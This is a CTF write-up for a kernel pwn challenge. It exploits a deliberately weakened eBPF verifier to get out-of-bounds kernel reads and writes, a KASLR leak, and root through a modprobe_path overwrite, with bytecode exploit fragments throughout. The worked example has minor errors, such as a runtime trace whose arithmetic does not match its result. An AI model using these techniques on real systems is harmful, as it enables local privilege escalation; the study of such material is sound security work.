UofTCTF2026 extended-eBPF: eBPF exploitation basics
published:
TL; DR
Take advantage of a vulnerable eBPF verifier patch to abuse a vulnerability in the is_safe_to_compute_dst_reg_range implementation to create a confusion register via scalar_min_max_lsh and leverage an OOB read/write to LPE with no ALU sanitation.
Challenge Description
This challenge was part of UofTCTF 2026.
I extended the eBPF because its cool.
- Category: pwn
Exploitation
Initial setup
We are given a list of common files in kernel exploitation challenges:
root@ubuntu:/home/lkt/Desktop/ctf/uoftctf/eebpf# ls -l
total 19740
-rw-r--r-- 1 root root  7480320 ene  4 08:58 bzImage
-rw-r--r-- 1 root root      798 ene  4 08:54 chall.patch
-rw-r--r-- 1 root root      547 dic 31 03:10 Dockerfile
-rw-r--r-- 1 root root  2665855 dic 31 03:10 initramfs.cpio.gz
-rwxr-xr-x 1 root root      267 dic 31 03:17 start-qemu.sh
As always, we will interact with the kernel by creating a C solver. In this case we are not going to exploit a vulnerable kernel module, as we can see there is chall.patch:
diff --git a/kernel/bpf/verifier.c b/kernel/bpf/verifier.c
index 24ae8f33e5d7..e5641845ecc0 100644
--- a/kernel/bpf/verifier.c
+++ b/kernel/bpf/verifier.c
@@ -13030,7 +13030,7 @@ static int retrieve_ptr_limit(const struct bpf_reg_state *ptr_reg,
 static bool can_skip_alu_sanitation(const struct bpf_verifier_env *env,
 				    const struct bpf_insn *insn)
 {
-	return env->bypass_spec_v1 || BPF_SRC(insn->code) == BPF_K;
+	return true;
 }

 static int update_alu_sanitation_state(struct bpf_insn_aux_data *aux,
@@ -14108,7 +14108,7 @@ static bool is_safe_to_compute_dst_reg_range(struct bpf_insn *insn,
 	case BPF_LSH:
 	case BPF_RSH:
 	case BPF_ARSH:
-		return (src_is_const && src_reg->umax_value < insn_bitness);
+		return (src_reg->umax_value < insn_bitness);
 	default:
 		return false;
 	}
This patch implements 2 major modifications in the implementation of the Linux eBPF verifier. I will refer now (and later on) to this blog by chompie, that is the one I used to learn throughout the CTF about eBPF internals.
Absolute basics of eBPF
Intro and security measures
eBPF provides a way of creating and executing kernel level applications from userland as a non-privileged user. As you would think this can be dangerous, and that is the reason why eBPF implements a lot of security measures around its functionality. The verifier will analyze the program, creating a control flow graph and monitorizing the content of the registers. This will be a static analysis, meaning he doesn't really know the content of each register, this is the important part. It will keep track of the contents by creating specific ranges:
From Kernel Pwning with eBPF - a Love Story:
umin_value,umax_valuestore the min/max value of the register when interpreted as an unsigned (64 bit) integersmin_value,smax_valuestore the min/max value of the register when interpreted as a signed (64 bit) integer.u32_min_value,u32_max_valuestore the min/max value of the register when interpreted as an unsigned (32 bit) integer.s32_min_value,s32_max_valuestore the min/max value of the register when interpreted as a signed (32 bit) integer.- ...
There are two types of registers pointer register and scalar register, the first one is the one that holds pointers and the verifier will have flags to mark them to its type, making sure we don't execute a memory access instruction with a scalar register. The scalar registers are the ones who hold constant numbers. The verifier will make sure the arithmetic operations (ADD, SUB, MUL, AND, OR, etc.) are safe:
- Pointer + Pointer: Blocked.
- Pointer + Scalar : Checks if the result is inside the
map_sizebounds (we will talk about this later). - Scalar + Scalar : Allowed.
Keep in mind that when doing these checks the verifier does not know the actual contents of the registers, so for example if we execute an instruction BPF_BPF_JMP_IMM(BPF_JGE, BPF_REG_1, 0, 20) (jump 20 instructions forward if r1 > 2), and the branch is not taken, the state will be updated to a new range, thinking that r1 is now (0, 1) (in the unsigned ranges). This is done to prevent OOB accesses, there are more rules but for now this is what we need to understand.
After passing these checks, there is another security measure called ALU Sanitation, this will patch the actual eBPF bytecode being executed to check if the state of the verifier matches with the actual state in runtime.
Interacting with userland
eBPF implements a data type called bpf_map, by creating a map you can pass values to your eBPF bytecode and it can get accessed by the kernel safely. The map has a fixed size, and that is the max bounds check the verifier is doing map_size. There are a lot of map types, but the most relevant for this challenge are BPF_MAP_TYPE_ARRAY and BPF_MAP_TYPE_ARRAY_OF_MAPS. The first one is a standard array, we will create a map with this type setting a key_size, for example 4 bytes as an integer for the index of the array, and value_size. As well as the max_entries of the structure. Every operation on the map will be executed by the syscall bpf, that will accept as the first parameter a specific cmd such as BPF_MAP_UPDATE_ELEM to update the array, BPF_MAP_LOOKUP_ELEM, to read from it, etc.
I will not dive too much into eBPF internals in this writeup, you can get more information about it in the blog I mentioned before, this one, or in the official documentation.
Back to the challenge
Analyzing the patch we see that ALU Sanitation is completely disabled so that takes out a big security measure. The other modification is a bit more complex, it is modifying the implementation of the left, right and signed right shifts.
The full function being modified is :
static bool is_safe_to_compute_dst_reg_range(struct bpf_insn *insn,
					     const struct bpf_reg_state *src_reg)
{
	bool src_is_const = false;
	u64 insn_bitness = (BPF_CLASS(insn->code) == BPF_ALU64) ? 64 : 32;

	if (insn_bitness == 32) {
		if (tnum_subreg_is_const(src_reg->var_off)
		    && src_reg->s32_min_value == src_reg->s32_max_value
		    && src_reg->u32_min_value == src_reg->u32_max_value)
			src_is_const = true;
	} else {
		if (tnum_is_const(src_reg->var_off)
		    && src_reg->smin_value == src_reg->smax_value
		    && src_reg->umin_value == src_reg->umax_value)
			src_is_const = true;
	}

	switch (BPF_OP(insn->code)) {
	case BPF_ADD:
	case BPF_SUB:
	case BPF_NEG:
	case BPF_AND:
	case BPF_XOR:
	case BPF_OR:
	case BPF_MUL:
		return true;

	/* Shift operators range is only computable if shift dimension operand
	 * is a constant. Shifts greater than 31 or 63 are undefined. This
	 * includes shifts by a negative number.
	 */
	case BPF_LSH:
	case BPF_RSH:
	case BPF_ARSH:
		return (src_is_const && src_reg->umax_value < insn_bitness);
	default:
		return false;
	}
}
It sets src_is_const if the value of the register being shifted is constant, this means, its minimum range is equal to its maximum range. Only if the value is constant it will execute the shift, this check is really important because in the actual LSH implementation we can see that it will use the umin_value to do the shifting:
static void scalar_min_max_lsh(struct bpf_reg_state *dst_reg,
			       struct bpf_reg_state *src_reg)
{
...
	dst_reg->var_off = tnum_lshift(dst_reg->var_off, umin_val);
...
}
In our patch, the line return (src_is_const && src_reg->umax_value < insn_bitness); is changed to return (src_reg->umax_value < insn_bitness);, removing completely the constant value check. This creates a big vulnerability in the eBPF verifier, because this means that the shift will be always executed with the minimum value, even when there is a different maximum value. So if we somehow create a situation where R1 = 1 and the verifier thinks R1 = (0, 1) he will execute the left shift with 0, but in reality the shift will be executed with 1. R1 << 0 (in the verifier) vs R1 << 1 (runtime).
Exploitation
I will not explain here all the eBPF setup in C, but we created some helper functions that using the bpf syscall can interact with the maps (create, update and lookup). Also, there is a bpf.h file where we have all this functions, along with the actual eBPF bytecode instruction definitions. I took these from here.
The first thing we will do is create a map and update it to set its first value to 1, this will be our shift value. Because we load it from the map, the verifier does not know its real value, so he sets a range (umin, umax).
/* int create_map(int map_type, uint32_t key_size, uint64_t value_size, uint32_t max_entr, int inner_map_fd) */
int map_fd = create_map(BPF_MAP_TYPE_ARRAY, 0x4, 0x8, 0x3, 0); /* uint64_t map_array[3] */
uint64_t shift = 1;
update_map(map_fd, 0, &shift, BPF_ANY); /* map_array[0] = shift */
Then in our bytecode we will retrieve this value, and using a JMP instruction, we will set the verifier's state to SHIFT = (0, 1)
BPF_JMP_IMM(BPF_JGE, SHIFT, 2, 19) /* if (SHIFT > 2); pc += 19; */Because the branch is not taken (because SHIFT = 1), the verifier will now update the range to (0, 1), because those are the unsigned values below 2. Now we just have to execute the left shift with a register that holds 1.
...
BPF_MOV64_IMM(VULN, 1),
BPF_ALU64_REG(BPF_LSH, VULN, SHIFT), // 1 << (0, 1)
BPF_ALU64_IMM(BPF_SUB, VULN, 1),
...
What the verifier thinks happened:
I.      VULN = 1
II.     1 << 0 = 1
III.    1 - 1 = 0

        VULN == 0
What happens in runtime:
I.      VULN = 1
II.     1 << 1 = 2
III     1 - 1 = 0

        VULN == 1
This is critical, because now we can do pointer+scalar MUL operations bypassing every verifier restriction. If we now multiply 0x1337 * VULN, the verifier will think the result is 0 and that is safe to add to a pointer, but in reality we will be adding 0x1337 into it.
Achieving OOB
Now we have the register VULN, this register will be the one holding the confused value, if we multiply VULN with an arbitrary number we can OOB read infinitely in the target's kernel heap (where the map_array is stored). This is the bpf_map struct, the target field to get our KASLR leak will be ops, this is a pointer in .data with the functions that get executed every time we update, lookup, etc. Every map type has different ops.
struct bpf_map {
	const struct bpf_map_ops *ops;
	struct bpf_map *inner_map_meta;
#ifdef CONFIG_SECURITY
	void *security;
#endif
	enum bpf_map_type map_type;
	u32 key_size;
	u32 value_size;
	u32 max_entries;
	u64 map_extra; /* any per-map-type extra fields */
	u32 map_flags;
...
Debugging with GDB we found that the start of our array was 0xf8 bytes after the start of the bpf_map. We did the following to leak KASLR:
- Create our
VULNregister. - Multiply
VULN * -0xf8. - Add the result to the pointer returned by
bpf_map_lookup(the start of the array). - Retrieve the value with a
LDXinstruction (read from memory). - Now we have the address of the
opsmember in our return value register. - We use the
bpf_map_updatefunction to write the leak into our 2nd index in the array.
Now we have a kernel address from userland, and we can calculate KASLR base with this.
Arbitrary write
I spent a lot of the time looking for a way to achieve arbitrary write, and I could not manage to make it work until I faced this blog.
The strategy to achieve this arbitrary write relied on the type BPF_MAP_TYPE_ARRAY_OF_MAPS. As I said before, each type has its own ops, with different functionality depending on the type. BPF_MAP_TYPE_ARRAY_OF_MAPS is a map type that stores pointers to other maps and there is something really important in the implementation of the lookup function for this type: when we execute a lookup on this kind of object, the return value is not the start of the array, in BPF_MAP_TYPE_ARRAY where they return to us the pointer to the first element &map_array[0] and we can load and store with STX and LDX. In the array of maps type, the return value is actually the *map_array[0], this means that if we have an address in the first element, the lookup will give us the address as a valid pointer we can read or write to.
How can we take advantage of this concept? This only happens when we have an array of maps. Well, we have out of bounds access and if we can read the ops member, we sure can modify it. In the exploit we partially overwrote the ops to point to the array_of_maps_ops. This way, if we place an address with update, modify the ops with our OOB, and then call lookup, it will give us the address we gave as an input as a valid pointer.
BPF_ALU64_IMM(BPF_MUL, VULN, -0xf8),
BPF_ALU64_REG(BPF_ADD, RETURN_VALUE_REG, VULN), // Add -0xf8 to the start of the array
BPF_MOV32_IMM(BPF_REG_8, 0xd2c0),
BPF_STX_MEM(BPF_H, RETURN_VALUE_REG, BPF_REG_8, 0), // modify by half a word (partial overwrite) the ops member

BPF_ALU64_IMM(BPF_MUL, BPF_REG_9, 0x10),
BPF_ALU64_REG(BPF_ADD, RETURN_VALUE_REG, BPF_REG_9),
BPF_MOV32_IMM(BPF_REG_8, 0xc), // we also modified map_type = BPF_MAP_TYPE_ARRAY_OF_MAPS member to avoid errors
BPF_STX_MEM(BPF_W, RETURN_VALUE_REG, BPF_REG_8, 0),
Before doing this modifications we setup our array to execute the typical modprobe_path approach to achieve privilege escalation.
update_map(map_fd, 1, &modprobe_path, BPF_ANY);
update_map(map_fd, 2, &(unsigned long){modprobe_path + 4}, BPF_ANY);

Now after tampering the ops member and changing it to array_of_maps_ops, if we lookup into our map we will write into modprobe_path and modprobe_path+4, we can just write /tmp/x and create the necessary files for the final escalation.
BPF_LD_MAP_FD(MAP_FD_REG, map_fd),
BPF_MOV64_IMM(BPF_REG_2, 0x1), // key = 1 primer elemento
BPF_STX_MEM(BPF_DW, STACK_POINTER, BPF_REG_2, -0x8), // set r2
BPF_MOV64_REG(BPF_REG_2, STACK_POINTER), // set r2
BPF_ALU64_IMM(BPF_ADD, BPF_REG_2, -0x8), // set r2
BPF_RAW_INSN(BPF_JMP | BPF_CALL, 0, 0, 0, BPF_FUNC_map_lookup_elem), // R1 = map_fd, R2 = &key
BPF_JMP_IMM(BPF_JEQ, RETURN_VALUE_REG, 0, 13),

BPF_MOV64_IMM(BPF_REG_8, 0x706d742f), // <--- /tmp
BPF_STX_MEM(BPF_DW, BPF_REG_0, BPF_REG_8, 0),

BPF_LD_MAP_FD(MAP_FD_REG, map_fd),
BPF_MOV64_IMM(BPF_REG_2, 0x2), // key = 2 tercer elemento
BPF_STX_MEM(BPF_DW, STACK_POINTER, BPF_REG_2, -0x8), // set r2
BPF_MOV64_REG(BPF_REG_2, STACK_POINTER), // set r2
BPF_ALU64_IMM(BPF_ADD, BPF_REG_2, -0x8), // set r2
BPF_RAW_INSN(BPF_JMP | BPF_CALL, 0, 0, 0, BPF_FUNC_map_lookup_elem), // R1 = map_fd, R2 = &key
BPF_JMP_IMM(BPF_JEQ, RETURN_VALUE_REG, 0, 3),

BPF_MOV64_IMM(BPF_REG_8, 0x782f), // <--- /x
BPF_STX_MEM(BPF_DW, BPF_REG_0, BPF_REG_8, 0),

BPF_MOV64_IMM(RETURN_VALUE_REG, 0x0),
BPF_EXIT_INSN()
After this finishes executing, we can read the flag. We added a final system("/bin/sh") in the code, because the kernel panics when trying to free the maps, this is of course because of the ops modification.
Getting the flag